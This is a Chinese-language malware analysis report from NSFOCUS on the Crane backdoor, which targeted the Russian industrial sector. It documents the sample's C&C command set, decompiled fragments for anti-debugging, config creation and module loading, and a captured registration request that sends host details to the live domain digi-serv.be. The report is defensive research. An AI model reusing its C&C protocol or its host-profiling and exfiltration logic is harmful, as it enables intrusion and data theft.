Crane 恶意代码样本技术分析与防护方案

NSFOCUS

2016 年 11 月 25 日

关于绿盟科技

北京神州绿盟信息安全科技股份有限公司（简称绿盟科技）成立于 2000 年 4 月，总部位于北京。在国内外设有 30 多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。

基于多年的安全攻防研究，绿盟科技在网络及终端安全、互联网基础安全、合规及安全管理等领域，为客户提供入侵检测 / 防护、抗拒绝服务攻击、远程安全评估以及 Web 安全防护等产品以及专业安全服务。

北京神州绿盟信息安全科技股份有限公司于 2014 年 1 月 29 日起在深圳证券交易所创业板上市交易，股票简称：绿盟科技，股票代码：300369。

如需了解更多，请联系：

特别声明

为避免客户数据泄露，所有数据在进行分析前都已经匿名化处理，不会在中间环节出现泄露，任何与客户有关的具体信息，均不会出现在本报告中。

版权声明

目录

图表索引

事件综述

2016 年 11 月出现了一个针对俄罗斯工业部门的恶意代码 Crane。该 Windows 木马被安全公司命名为 BackDoor.Crane.1。其主要功能包括获取受害者计算机内的文件列表并窃取文件；通过连接远程服务器下载并执行恶意代码；实施文件上传、配置文件更新、命令执行等操作。

传播途径

该样本可以通过垃圾邮件、网站挂马、伪装正常软件诱导下载、即时通讯工具文件传输等多种途径传播。




图 1 部分传播途径

样本分析

文件结构

从分析结果来看，文件可以通过下载多个恶意模块成为复合文件，目前拿到的样本为主功能执行文件，不包含其他恶意模块。

具体的文件列表如下：

表 1 样本文件列表

文件名	文件大小	功能简介
bot.exe	329.5KB (337408 bytes)	主样本文件，执行生成文件、连接网络等主要功能
config.json		生成文件，其所在目录为：%AllUsersProfile%\yandex_service\，内容是本机的信息以及连接远程主机的配置信息
modules/*Modules.dll		执行恶意功能的相关模块（在当前分析环境下，此项无；通过分析主样本文件，可知其为远程下载文件）

主要功能

样本可在 Windows XP、Windows Vista、Windows 7、Windows 8 等多个操作系统下运行，通过与远程 C&C 服务器通信完成恶意行为。具体功能如下：

1. 建文件：%AllUsersProfile%\yandex_service\config.json(其中 win7 环境下，路径为 C:\ProgramData\yandex_service\connfig.json)；
2. 网络行为 (执行恶意命令功能)：可以使用 ftp 和 http 协议，连接域名 digi-serv.be (78.46.215.122)，并通过连接此服务器，下载并执行恶意模块代码；同时还可以通过该服务器接收攻击者的指令，从而执行模块安装、更新 URL、更新配置文件、命令执行等功能。涉及到的命令及相关功能如表 2 所示；
3. 显示文件列表和上传本地文件（通过网络通信命令发送实现）：成功连接远程 C&C 主控端后，能够通过发送命令的方式显示受害者计算机的文件列表信息，并上传指定的文件；
4. 下载文件（通过网络通信命令发送实现）：成功连接远程 C&C 主控端后，能够通过发送命令的方式下载主控端上的脚本文件和恶意模块文件，下载成功后将安装相关的恶意模块并执行或者直接执行所下载的恶意脚本文件。

表 2 命令功能列表

命令	功能
upload	通过 ftp 协议上传文件
filelisting	获取文件列表并发送给远程的 CC 服务器
download	从指定链接下载文件并保存在指定的文件夹
setupmodule	安装模块
uploadtoadmin	通过 http 协议上传文件
update	更新 url
updateConf	更新配置文件 (config.json 里的项)
cmd	使用命令提示符执行命令

样本的恶意功能都通过网络通信过程中的命令发送和接收实现，样本执行过程如下图所示：




图 2 执行流程概要图

以下为具体的分析过程：




图 3 反调试（使用 IsDubuggerPresent 查看是否调试，并设置异常处理函数）




图 4 创建窗口




图 5 以隐藏形式显示窗口

```
int __thiscall generateID_4095B0(int this)
{
  int v1; // edi@1
  unsigned int v2; // eax@1
  signed int v3; // esi@1
  int v4; // eax@3
  size_t v5; // ecx@4
  char DstBuf; // [sp+20h] [bp-10h]@3

  v1 = this;
  v2 = _time64(0);
  srand(v2);
  v3 = 0x7FFF;
  do
  {
    rand();
    --v3;
  }
  while ( v3 );
  v4 = rand();
  sub_40DD60(&DstBuf, "%08X", (unsigned int)(signed __int64)((double)v4 / 32767.0 * 2147483647.5 + 2147483647.5));
  *(_DWORD *)(v1 + 20) = 15;
  *(_DWORD *)(v1 + 16) = 0;
  *(_BYTE *)v1 = 0;
  if ( DstBuf )
    v5 = strlen(&DstBuf);
  else
    v5 = 0;
  sub_404200(v1, &DstBuf, v5);
  return v1;
}
```

图 6 使用时间及随机数生成 botID

```
v50 = "\\yandex_service"; 创建文件的文件目录
v49 = 15;
v48 = 0;
v44 = 0;
sub_404200((int)&v44, "ALLUSERSPROFILE", 0xFu);
v2 = sub_401B70(*(LPCSTR *)&v44, v45, v46, (int)v47, v48, v49);
v113 = 0;
sub_404DC0(&pszPath, v2, (void *)v50);
LOBYTE(v113) = 2;
if ( v86 >= 0x10 )
  j__free(v84);
v86 = 15;
v85 = 0;
LOBYTE(v84) = 0;
v3 = sub_404F10(&v98, (int)&pszPath, "\\");
LOBYTE(v113) = 3;
sub_404DC0(&lpFileName, (int)v3, "connfig.json"); 创建文件的文件名
LOBYTE(v113) = 5;
if ( v100 >= 0x10 )
  j__free(v98);
v4 = (const CHAR *)&pszPath;
if ( v97 >= 0x10 )
  v4 = pszPath;
v100 = 15;
v99 = 0;
LOBYTE(v98) = 0;
SHCreateDirectoryExA(0, v4, 0);
v50 = 0;
v49 = 128;
v48 = 3;
v47 = 0;
v46 = 3;
v5 = (const CHAR *)&lpFileName;
if ( v95 >= 0x10 )
  v5 = lpFileName;
v6 = CreateFileA(v5, 0xC0000000, v46, v47, v48, v49, (HANDLE)v50); 创建文件
```

图 7 创建文件 (%AllUsersProfile%\yandex_service\config.json)

```
sub_404DC0(&pszPath, v2, "\\modules");
LOBYTE(v90) = 4;
if ( v71 >= 0x10 )
  j__free(v68);
v3 = (const CHAR *)&pszPath;
if ( v85 >= 0x10 )
  v3 = pszPath;
v71 = 15;
v70 = 0;
LOBYTE(v68) = 0;
SHCreateDirectoryExA(0, v3, 0);
v4 = _time64(0);
v5 = sub_401A30(v4, SHIDWORD(v4));
LOBYTE(v90) = 5;
sub_404F10(&v75, (int)&pszPath, "\\");
LOBYTE(v90) = 6;
v6 = sub_404E60(&v72, v5);
LOBYTE(v90) = 7;
sub_404DC0(&lpFileName, v6, ".dll");
```

图 8 创建放置恶意功能模块的目录

```
011DB429  .  8D45 C0      lea eax,[local.16]
011DB42C  .  50           push eax
011DB42D  .  C745 FC 0000 mov [local.1],0x0
011DB434  .  E8 8799FFFF  call 6d.011D4DC0
011DB439  .  83C4 0C      add esp,0xC
011DB43C  .  C645 FC 02   mov byte ptr ss:[ebp-0x4],0x2
011DB440  .  837D EC 10   cmp [local.5],0x10
011DB444  .  72 0B        jb short 6d.011DB451
011DB446  .  FF75 D8      push [local.10]
011DB449  .  E8 42630000  call 6d.011E1790
011DB44E  .  83C4 04      add esp,0x4
011DB451  >  837D D4 10   cmp [local.11],0x10
011DB455  .  8D8D 80FEFFF lea ecx,[local.96]
011DB45B  .  8D45 C0      lea eax,[local.16]
011DB45E  .  0F4345 C0    cmovnb eax,[local.16]
011DB462  .  51           push ecx                                 pFindFileData = 001BF50C
011DB463  .  50           push eax                                 FileName = "C:\Users\[redacted]\Desktop\modules\*Module.dll"
011DB464  .  C745 EC 0F00 mov [local.5],0xF
011DB46B  .  C745 E8 0000 mov [local.6],0x0
011DB472  .  C645 D8 00   mov byte ptr ss:[ebp-0x28],0x0
011DB476  .  FF15 4070200 call dword ptr ds:[<&KERNEL32.FindFirstFileA>]   FindFirstFileA
```

图 9 在当前目录的恶意功能模块目录中查找相关模块

```
sub_404DC0(&lpFileName, v1, "\\modules\\*Module.dll");
LOBYTE(v18) = 2;
if ( v17 >= 0x10 )
  j__free(v15);
v2 = (const CHAR *)&lpFileName;
if ( v14 >= 0x10 )
  v2 = lpFileName;
v17 = 15;
v16 = 0;
LOBYTE(v15) = 0;
v3 = FindFirstFileA(v2, &FindFileData);
if ( v3 != (HANDLE)-1 )
{
  do
  {
    v10 = 15;
    v9 = 0;
    v5 = 0;
    if ( FindFileData.cFileName[0] )
      v4 = strlen(FindFileData.cFileName);
    else
      v4 = 0;
    sub_404200((int)&v5, FindFileData.cFileName, v4);
    installModule1_40B520(*(void **)&v5, v6, v7, v8, v9, v10);
  }
  while ( FindNextFileA(v3, &FindFileData) );
}
```

查找模块

安装模块

图 10 查找并安装模块

```
sub_42C370("/Digital/prosium.php");
LOBYTE(v57) = 3;
v5 = (void *)sub_42CA00("script_name");
LOBYTE(v57) = 0;
sub_42C6D0(v5, (char)v23, v24, v25, v26, v27, (int)v28);
v45 = &v23;
sub_42C2F0(60);
LOBYTE(v57) = 4;
v6 = (void *)sub_42CA00("frequency");
LOBYTE(v57) = 0;
sub_42C6D0(v6, (char)v23, v24, v25, v26, v27, (int)v28);
sub_42C3B0(7);
LOBYTE(v57) = 5;
v45 = &v23;
sub_42C2F0(0);
LOBYTE(v57) = 6;
v7 = (void *)sub_42CA00("protocol");
LOBYTE(v57) = 5;
sub_42C6D0(v7, (char)v23, v24, v25, v26, v27, (int)v28);
v45 = &v23;
sub_42C370(byte_43E260);
LOBYTE(v57) = 7;
v8 = (void *)sub_42CA00("host");
LOBYTE(v57) = 5;
sub_42C6D0(v8, (char)v23, v24, v25, v26, v27, (int)v28);
v45 = &v23;
sub_42C2F0(0);
LOBYTE(v57) = 8;
v9 = (void *)sub_42CA00("port");
LOBYTE(v57) = 5;
sub_42C6D0(v9, (char)v23, v24, v25, v26, v27, (int)v28);
v45 = &v23;
sub_42C370(byte_43E260);
LOBYTE(v57) = 9;
v10 = (void *)sub_42CA00("user");
LOBYTE(v57) = 5;
sub_42C6D0(v10, (char)v23, v24, v25, v26, v27, (int)v28);
v45 = &v23;
sub_42C370(byte_43E260);
LOBYTE(v57) = 10;
v11 = (void *)sub_42CA00("pass");
```

图 11 生成 json 文件的部分选项

```
v25 = (void *)GetComputerName_402530((int)&v110);
LOBYTE(v113) = 20;
v77 = &v61;
getValue_42C2A0((int)&v61, v25);
LOBYTE(v113) = 21;
v26 = (void *)sub_42CA00(&v73, "computer_name");
LOBYTE(v113) = 20;
string_42C6D0(v26, (char)v61, v62, v63, v64, v65, (int)v
LOBYTE(v113) = 5;
if ( v112 >= 0x10 )
  j__free(v110);
v27 = (void *)GetUserName_4025C0((int)&v110);
LOBYTE(v113) = 22;
v77 = &v61;
getValue_42C2A0((int)&v61, v27);
LOBYTE(v113) = 23;
v28 = (void *)sub_42CA00(&v73, "user_name");
LOBYTE(v113) = 22;
string_42C6D0(v28, (char)v61, v62, v63, v64, v65, (int)v
LOBYTE(v113) = 5;
if ( v112 >= 0x10 )
  j__free(v110);
sub_402650(&v71);
LOBYTE(v113) = 24;
sub_42C3B0((int)&v99, 6);
LOBYTE(v113) = 25;
v29 = v71;
for ( j = v72; v29 != j; v29 = (char *)v29 + 24 )
{
  v31 = getValue_42C2A0((int)&v110, v29);
  LOBYTE(v113) = 26;
  sub_42D140(v31);
  LOBYTE(v113) = 25;
  sub_42C650((int)&v110);
}
v77 = &v61;
sub_42C120((int)&v61, (int)&v99);
```

图 12 获取计算机主机信息（计算机名、用户名、网络信息、进程信息等）

```
{
    "frequency" : 60,
    "id" : "EBE2D7C4",
    "proxy" :
    {
        "host" : "",
        "pass" : "",
        "port" : 0,
        "protocol" : 0,
        "user" : ""
    },
    "script_name" : "/Digital/prosium.php",
    "servers" :
    [
        {
            "host" : "digi-serv.be",
            "port" : 80,
            "useSSL" : false
        }
    ]
}
```


图 13 生成的 json 格式配置文件（config.json）




图 14 构造注册包发送数据

```
mov     ax, word ptr [ebp+arg_18]
mov     [esi+18h], ax
mov     al, byte ptr [ebp+arg_18+2]
mov     ecx, ebx
mov     [esi+1Ah], al
call    keyString_4089D0
push    offset a?controllerApi ; "?controller=api&action=commands&id="
lea     edx, [ebx+18h]
lea     ecx, [ebp+var_44] ; void *
call    sub_404F10
sub     esp, 14h
mov     byte ptr [ebp+var_4], 1
mov     ecx, esp        ; void *
mov     [ebp+var_4C], esp
push    ebx             ; int
mov     edx, eax
call    sub_405000
```

图 15 构造第二次发送的请求 URL

图 16 第二次发送的请求数据

```
    *((_DWORD *)v6 + 1) = InternetConnectA(*(HINTERNET *)v6, v8, *((_WORD *)v6 + 9), 0, 0, 3u, 0, 1u);
  }
  v7 = *((_DWORD *)v6 + 1) == 0;
LABEL_7:
  if ( v7 )
  {
    *((_DWORD *)v6 + 3) = GetLastError();
LABEL_9:
    v9 = *((_DWORD *)v6 + 2) != 0;
    if ( !*((_DWORD *)v6 + 2) )
      *((_DWORD *)v6 + 3) = GetLastError();
    return v9;
  }
  if ( *((_DWORD *)v6 + 2) )
    InternetCloseHandle(*((HINTERNET *)v6 + 2));
  v11 = 0;
  if ( *((_BYTE *)v6 + 16) )
    v11 = 8392704;
  *((_DWORD *)v6 + 2) = 0;
  lpszAcceptTypes = "*/*";
  v12 = (void *)*((_DWORD *)v6 + 1);
  v16 = 0;
  v13 = (CHAR *)HttpOpenRequestA(v12, lpszVerb, lpszObjectName, 0, 0, &lpszAcceptTypes, v11 | 0x400000, 1u);
  lpszVerba = v13;
  *((_DWORD *)v6 + 2) = v13;
  if ( !v13 )
    goto LABEL_9;
  if ( lpOptional )
  {
    v14 = strlen((const char *)lpOptional);
    v13 = (CHAR *)lpszVerba;
  }
  else
  {
    v14 = 0;
  }
  if ( HttpSendRequestA(v13, *((LPCSTR *)v6 + 6), 0xFFFFFFFF, lpOptional, v14) )
    goto LABEL_9;
  *((_DWORD *)v6 + 3) = GetLastError();
  if ( *((_DWORD *)v6 + 2) )
    InternetCloseHandle(*((HINTERNET *)v6 + 2));
```

图 17 网络连接

```
v58 = sub_401010(v56, "download", v57);
if ( v58 || v17 < 8 || (LOBYTE(v58) = v17 != 8, v58) )
{
  if ( sub_403610("uploadtoadmin") )
  {
    if ( sub_403610("setupmodule") )
    {
      if ( sub_403610("update") )
      {
        if ( !sub_403610("updateConf") )
        {
          v70 = (void *)sub_42CA00(&v185, "command");
          sub_42CA00(v70, "script_name");
          v71 = (void *)sub_42D9C0((int)&v179);
          v72 = v148;
          sub_4034D0((void *)(v148 + 24), v71);
          sub_401AB0(&v179);
          v73 = (void *)sub_42CA00(&v185, "command");
          sub_42CA00(v73, "frequency");
          v74 = sub_42D9C0((int)&v179);
          if ( *(_DWORD *)(v74 + 20) >= 0x10u )
            v74 = *(_DWORD *)v74;
          *(_DWORD *)(v72 + 48) = sub_41153D((char *)v
          sub_401AB0(&v179);
          v75 = (void *)sub_42CA00(&v185, "command");
          v76 = sub_42CA00(v75, "proxy");
          if ( !(unsigned __int8)sub_42DFC0(v76) )
          {
            v77 = (void *)sub_42CA00(&v185, "command")
            v78 = sub_42CA00(v77, "proxy");
            if ( (unsigned __int8)sub_42E870(v78) )
            {
              v79 = (void *)sub_42CA00(&v185, "command
              v80 = (void *)sub_42CA00(v79, "proxy");
```


图 18 根据 C&C 服务器返回数据处理

网络行为

样本连接域名 digi-serv.be，成功向 C&C 主控端发送包含本机信息的注册包后，接着发送第二个请求信息包，请求下载相关的命令脚本从而执行命令，截至分析时，C&C 主控端无请求的返回信息。以下图片显示了发送注册包及请求的相关信息。

```
.rdata:0043E2F9 aIgiServ_be     db 'igi-serv.be',0
.rdata:0043E305                 align 4
```

图 19 网络连接域名



76	21.976663	192.168.173.152	192.168.173.2	DNS	… Standard query 0x1d59 A digi-serv.be
77	22.072783	Vmware_ea:ca:e0	Broadcast	ARP	… Who has 192.168.173.132? Tell 192.168.173.2
78	22.341045	192.168.173.2	192.168.173.152	DNS	… Standard query response 0x1d59 A digi-serv.be A 78.46.215.122
79	22.343002	192.168.173.152	78.46.215.122	TCP	… 49252→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
80	22.596470	78.46.215.122	192.168.173.152	TCP	… 80→49252 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
81	22.596648	192.168.173.152	78.46.215.122	TCP	… 49252→80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
82	22.596809	192.168.173.152	78.46.215.122	TCP	… [TCP segment of a reassembled PDU]
83	22.596864	78.46.215.122	192.168.173.152	TCP	… 80→49252 [ACK] Seq=1 Ack=172 Win=64240 Len=0
84	22.596869	192.168.173.152	78.46.215.122	HTTP	… POST /Digital/prosium.php HTTP/1.1
85	22.596887	78.46.215.122	192.168.173.152	TCP	… 80→49252 [ACK] Seq=1 Ack=1146 Win=64240 Len=0
86	22.701923	192.168.173.152	192.168.173.2	NBNS	… Refresh NB WIN-4T6PAEJ3G16<00>
87	23.105718	78.46.215.122	192.168.173.152	HTTP	… HTTP/1.1 404 Not Found (text/html)
88	23.109235	192.168.173.152	78.46.215.122	HTTP	… GET /Digital/prosium.php?controller=api&action=commands&id=EBE2D7C4 HTTP/1.1
89	23.109361	78.46.215.122	192.168.173.152	TCP	… 80→49252 [ACK] Seq=471 Ack=1313 Win=64240 Len=0
90	23.110199	Vmware_ea:ca:e0	Broadcast	ARP	… Who has 192.168.173.132? Tell 192.168.173.2
91	23.369181	78.46.215.122	192.168.173.152	HTTP	… HTTP/1.1 404 Not Found (text/html)
92	23.468794	78.46.215.122	192.168.173.152	TCP	… [TCP Retransmission] 80→49252 [PSH, ACK] Seq=471 Ack=1313 Win=64240 Len=470
93	23.468980	192.168.173.152	78.46.215.122	TCP	… 49252→80 [ACK] Seq=1313 Ack=941 Win=63300 Len=0

图 20 DNS 解析及 C&C 通信部分数据

```
POST /Digital/prosium.php HTTP/1.1
Accept: */*
User-Agent: RSDN HTTP Reader
Host: digi-serv.be
Content-Length: 974
Connection: Keep-Alive
Cache-Control: no-cache

POST /Digital/prosium.php HTTP/1.1
Accept: */*
User-Agent: RSDN HTTP Reader
Host: digi-serv.be
Content-Length: 974
Connection: Keep-Alive
Cache-Control: no-cache

{"action":"auth","controller":"api","data":"{\"computer_name\":\"WIN-4T6PAEJ3G16\",\"frequency\":60,
\"id\":\"EBE2D7C4\",\"network_interfaces\":[\"192.168.173.152\"],\"processes\":[\"System\",
\"smss.exe\",\"csrss.exe\",\"wininit.exe\",\"csrss.exe\",\"winlogon.exe\",\"services.exe\",
\"lsass.exe\",\"lsm.exe\",\"svchost.exe\",\"vmacthlp.exe\",\"svchost.exe\",\"svchost.exe\",
\"svchost.exe\",\"svchost.exe\",\"svchost.exe\",\"svchost.exe\",\"spoolsv.exe\",\"svchost.exe\",
\"dwm.exe\",\"taskhost.exe\",\"VGAuthService.exe\",\"explorer.exe\",\"vmtoolsd.exe\",\"vmtoolsd.exe
\",\"msdtc.exe\",\"svchost.exe\",\"svchost.exe\",\"010editorAS.exe\",\"armsvc.exe\",
\"SearchIndexer.exe\",\"TrustedInstaller.exe\",\"cmd.exe\",\"conhost.exe\",\"audiodg.exe\",
\"Procmon.exe\",\"Procmon.exe\",\"WmiPrvSE.exe\",\"svchost.exe\",\"6d.exe\"],\"proxy\":0,
\"script_name\":\"/Digital/prosium.php\",\"servers\":[{\"host\":\"digi-serv.be\",\"port\":80,
\"userSSL\":false}],\"user_name\":\"      \"}\n"}
HTTP/1.1 404 Not Found
Server: nginx
Date: Thu, 24 Nov 2016 04:40:31 GMT
Content-Type: text/html; charset=iso-8859-1
